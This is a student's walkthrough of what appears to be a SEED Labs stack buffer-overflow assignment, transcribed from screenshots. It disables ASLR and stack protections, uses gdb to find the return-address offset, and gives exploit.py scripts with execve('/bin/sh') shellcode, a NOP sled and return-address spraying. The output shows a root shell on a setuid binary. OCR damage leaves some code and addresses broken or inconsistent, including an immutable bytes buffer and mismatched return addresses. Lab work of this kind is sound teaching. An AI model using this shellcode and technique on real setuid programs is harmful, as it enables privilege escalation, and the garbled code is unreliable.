


```

1 FLAGS      = -z execstack -fno-stack-protector
2 FLAGS_32   = -m32
3 TARGET     = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
4
5 L1 = 164
6 L2 = 172
7 L3 = 180
8 L4 = 10
9
10 all: $(TARGET)
11
12 stack-L1: stack.c
13     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
14     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
15     sudo chown root $@ && sudo chmod 4755 $@
16
17 stack-L2: stack.c
18     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
19     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
20     sudo chown root $@ && sudo chmod 4755 $@
21
22 stack-L3: stack.c
23     gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
24     gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
25     sudo chown root $@ && sudo chmod 4755 $@
26
27 stack-L4: stack.c
28     gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
29     gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
30     sudo chown root $@ && sudo chmod 4755 $@
31
32

```

make



```

seed@VM: ~/.../code
gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/16/23] seed@VM: ~/.../code$ ll
total 168
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Oct 16 18:12 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L1
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L2
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:14 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23] seed@VM: ~/.../code$ 

```

- In this attack we work on Level1 (stack-L1)
→ Before debugging, create an empty badfile
Touch badfile

gdb stack-L1-dbg

```

seed@VM: ~/.../code
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ 

```

now create a breakpoint

b bof: bof is the function name where we have the buffer overflow

run

next

here we can see the string copy where we have the buffer overflow

```

seed@VM: ~/.../code
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>:  sub    esp,0xb4
0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
0x565562cb <bof+30>: lea    edx,[ebp-0xac]
0x565562d1 <bof+36>: push   edx
0x565562d2 <bof+37>: mov    ebx,eax
[-----stack-----]
0000| 0xfffffc00 --> 0x0
0004| 0xfffffc04 --> 0x0
0008| 0xfffffc08 --> 0xfffffffffb4
0012| 0xfffffc0c --> 0x0
0016| 0xfffffc10 --> 0x0
0020| 0xfffffc14 --> 0x0
0024| 0xfffffc18 --> 0xf7fb4f20 --> 0x0
0028| 0xfffffc1c --> 0x7d4
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ 

```

Print the address of the ebp register

p \$ebp

Also print the address of beginning of buffer

p &buffer

To get the **offset**, we take the difference of ebp and buffer addresses

The screenshot shows the PEDA debugger interface running on a VM. The assembly code pane displays instructions from `0x5655562c8` to `0x5655562d2`. The stack dump pane shows memory addresses from `0000` to `0028`, with values ranging from `0x0` to `0x7d4`. The command history pane shows the following commands:

```
seed@VM: ~/.../code
0x5655562c8 <b0f+27>: push    DWORD PTR [ebp+0x8]
0x5655562cb <b0f+30>: lea     edx,[ebp-0xac]
0x5655562d1 <b0f+36>: push    edx
0x5655562d2 <b0f+37>: mov     ebx, eax
[-----stack-----]
0000| 0xfffffc00 --> 0x0
0004| 0xfffffc04 --> 0x0
0008| 0xfffffc08 --> 0xffffffffb4
0012| 0xfffffc0c --> 0x0
0016| 0xfffffc10 --> 0x0
0020| 0xfffffc14 --> 0x0
0024| 0xfffffc18 --> 0xf7fb4f20 --> 0x0
0028| 0xfffffc1c --> 0x7d4
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcab8
gdb-peda$ p &buffer
$2 = (char (*)[164]) 0xffffca0c
gdb-peda$ p/d 0xffffcab8-0xffffca0c
$3 = 172
gdb-peda$ quit
[10/16/23]seed@VM:~/.../code$
```

Next,

Now, exploit.py is python file which creates our payload or the badfile

gedit exploit.py

Replace the shell code for 32-bit program in exploit file given in shell code folder

and also,

start = 400

ret = ebp+100

offset=ebp-buffer+4

save and close the file

```

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8 "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 400          # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret    = 0xffffcab8 + 200      # Change this number
22offset = 176            # Change this number
23
24L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)

```

Python 3 ▾ Tab Width: 8 ▾ Ln 21, Col 25 ▾ INS

```

run exploit.py //badfile is not empty now
./exploit.py
./stack-L1

```

```

seed@VM: ~/.../code
-rw-rw-r-- 1 seed seed 0 Oct 16 18:27 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 980 Oct 16 18:26 exploit.py
-rw-rw-r-- 1 seed seed 965 Oct 16 18:12 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 16 18:18 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L1
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L2
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:14 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ gedit exploit.py
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# 

```

Now we get into root shell and the attack is successful

```

seed@VM: ~/code
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ touch badfile
[10/16/23]seed@VM:~/.../code$ ll
total 172
-rw-rw-r-- 1 seed seed 0 Oct 16 18:27 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 980 Oct 16 18:26 exploit.py
-rw-rw-r-- 1 seed seed 965 Oct 16 18:12 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 16 18:18 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L1
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L2
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:14 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ gedit exploit.py
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)

```

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Same as Task 3, Disable the Counter measures

`sudo sysctl -w kernel.randomize_va_space=0`

and

link to Z shell instead of Dash shell

`sudo ln -sf /bin/zsh /bin/sh`

```

seed@VM: ~/.../Labsetup_task4$ ll
total 8
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 code
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 shellcode
[10/16/23]seed@VM:~/.../Labsetup_task4$ cd code/
[10/16/23]seed@VM:~/.../code$ ll
total 16
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
[10/16/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/16/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[10/16/23]seed@VM:~/.../code$ 

```

create an empty badfile to get accurate results while debug

`touch badfile`

`make` //generates all the executable files needed for lab

```

seed@VM: ~/.../code$ gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
seed@VM: ~/.../code$ sudo chown root stack-L2 && sudo chmod 4755 stack-L2
seed@VM: ~/.../code$ gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
seed@VM: ~/.../code$ gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
seed@VM: ~/.../code$ sudo chown root stack-L3 && sudo chmod 4755 stack-L3
seed@VM: ~/.../code$ gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
seed@VM: ~/.../code$ gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
seed@VM: ~/.../code$ sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/16/23]seed@VM:~/.../code$ ll
total 168
-rw-rw-r-- 1 seed seed 0 Oct 16 18:36 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:37 stack-L1
-rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:37 stack-L2
-rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L4
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ 

```

gedit Makefile //edit the values of L1-L4 as given in instructions

```

*Makefile
~/Downloads/Project2/LabSetup_Task4/code
1 FLAGS      = -z execstack -fno-stack-protector
2 FLAGS_32   = -m32
3 TARGET     = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
4
5 L1 = 164
6 L2 = 172
7 L3 = 180
8 L4 = 10
9
10 all: $(TARGET)
11
12 stack-L1: stack.c
13     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
14     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
15     sudo chown root $@ && sudo chmod 4755 $@
16
17 stack-L2: stack.c
18     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
19     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
20     sudo chown root $@ && sudo chmod 4755 $@
21
22 stack-L3: stack.c
23     gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
24     gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
25     sudo chown root $@ && sudo chmod 4755 $@
26
27 stack-L4: stack.c
28     gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
29     gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
30     sudo chown root $@ && sudo chmod 4755 $@
31
32

```

Now we are set to run the debugger,

gdb stack-L2-dbg

```
seed@VM: ~/code
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L4
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ gedit Makefile
[10/16/23]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L2-dbg...
```

now create a breakpoint

b bof

run

```
seed@VM: ~/code
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Project2/Labsetup_task4/code/stack-L2-dbg
Input size: 0
[-----registers-----]
EAX: 0xfffffcac8 --> 0x0
EBX: 0x56555fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xfffffce0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffceb8 --> 0xfffffd0e8 --> 0x0
ESP: 0xffffcaac --> 0x565563f4 (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>: jmp 0x56556200 <register_tm_clones>
0x565562a9 <_x86.get_pc_thunk.dx>: mov edx, DWORD PTR [esp]
```

Next

```

seed@VM: ~/.../code
EIP: 0x565562c5 (<bof+24>: sub esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>: sub esp,0xa4
0x565562bb <bof+14>: call 0x565563fd <__x86.get_pc_thunk.ax>
0x565562c0 <bof+19>: add eax,0x2cf8
=> 0x565562c5 <bof+24>: sub esp,0x8
0x565562c8 <bof+27>: push DWORD PTR [ebp+0x8]
0x565562cb <bof+30>: lea edx,[ebp-0xa8]
0x565562d1 <bof+36>: push edx
0x565562d2 <bof+37>: mov ebx,eax
[-----stack-----]
0000| 0xffffca00 --> 0x0
0004| 0xffffca04 --> 0x0
0008| 0xffffca08 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca0c --> 0x7d4
0016| 0xffffca10 ("0pUV.pUV\310\316\377\377")
0020| 0xffffca14 ("."pUV\310\316\377\377")
0024| 0xffffca18 --> 0xfffffec8 --> 0x205
0028| 0xffffcalc --> 0x0
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ 

```

print beginning of the buffer address

p &buffer

quit

```

seed@VM: ~/.../code
EIP: 0x565562c5 (<bof+24>: sub esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>: sub esp,0xa4
0x565562bb <bof+14>: call 0x565563fd <__x86.get_pc_thunk.ax>
0x565562c0 <bof+19>: add eax,0x2cf8
=> 0x565562c5 <bof+24>: sub esp,0x8
0x565562c8 <bof+27>: push DWORD PTR [ebp+0x8]
0x565562cb <bof+30>: lea edx,[ebp-0xa8]
0x565562d1 <bof+36>: push edx
0x565562d2 <bof+37>: mov ebx,eax
[-----stack-----]
0000| 0xffffca00 --> 0x0
0004| 0xffffca04 --> 0x0
0008| 0xffffca08 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca0c --> 0x7d4
0016| 0xffffca10 ("0pUV.pUV\310\316\377\377")
0020| 0xffffca14 ("."pUV\310\316\377\377")
0024| 0xffffca18 --> 0xfffffec8 --> 0x205
0028| 0xffffcalc --> 0x0
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca00
gdb-peda$ quit
[10/16/23]seed@VM:~/.../code$ 

```


Now we are constructing our exploit.py file, now its empty badfile

Open exploit.py and make changes as per Level 2

- Copy the 32-bit code and replace in py file
- Put the shell code at the end of our badfile
- ret = buff size + 400
- comment #offset

We don't know how long the buffer is, so we spray the buffer i.e, we put return address in many places so that one of the addresses is actual return address.

now we are creating a FOR loop and spray entire buffer size without return and save the exploit.py file.




```
1 #!/usr/bin/python3
2 import sys
3
4 # Replace the content with the actual shellcode
5 shellcode= (
6 " \x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7 " \x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8 " \xd2\x31\xc0\xb0\x0b\xcd\x80"
9 ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = b"\x90" * 517
13
14 ##### shellcode #####
15 # Put the shellcode somewhere in the payload
16 start = 0 # Change this number
17 content[517 - len(shellcode):] = shellcode #put the shell code at the end of badfile
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret = 0xfffffa00 + 400 # Change this number
22 offset = 0 # Change this number
23
24 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25 #spray the buffer with return address
26 for offset in range(50):
27     content[offset*L:offset*L + L] = (ret).to_bytes(L,byteorder='little')
28 #####
29
30 # Write the content to a file
31 with open('badfile', 'wb') as f:
32     f.write(content)
```

Python 3 Tab Width: 8 Ln 21, Col 24 INS

run the exploit file

```
./exploit.py
./stack-L2
```

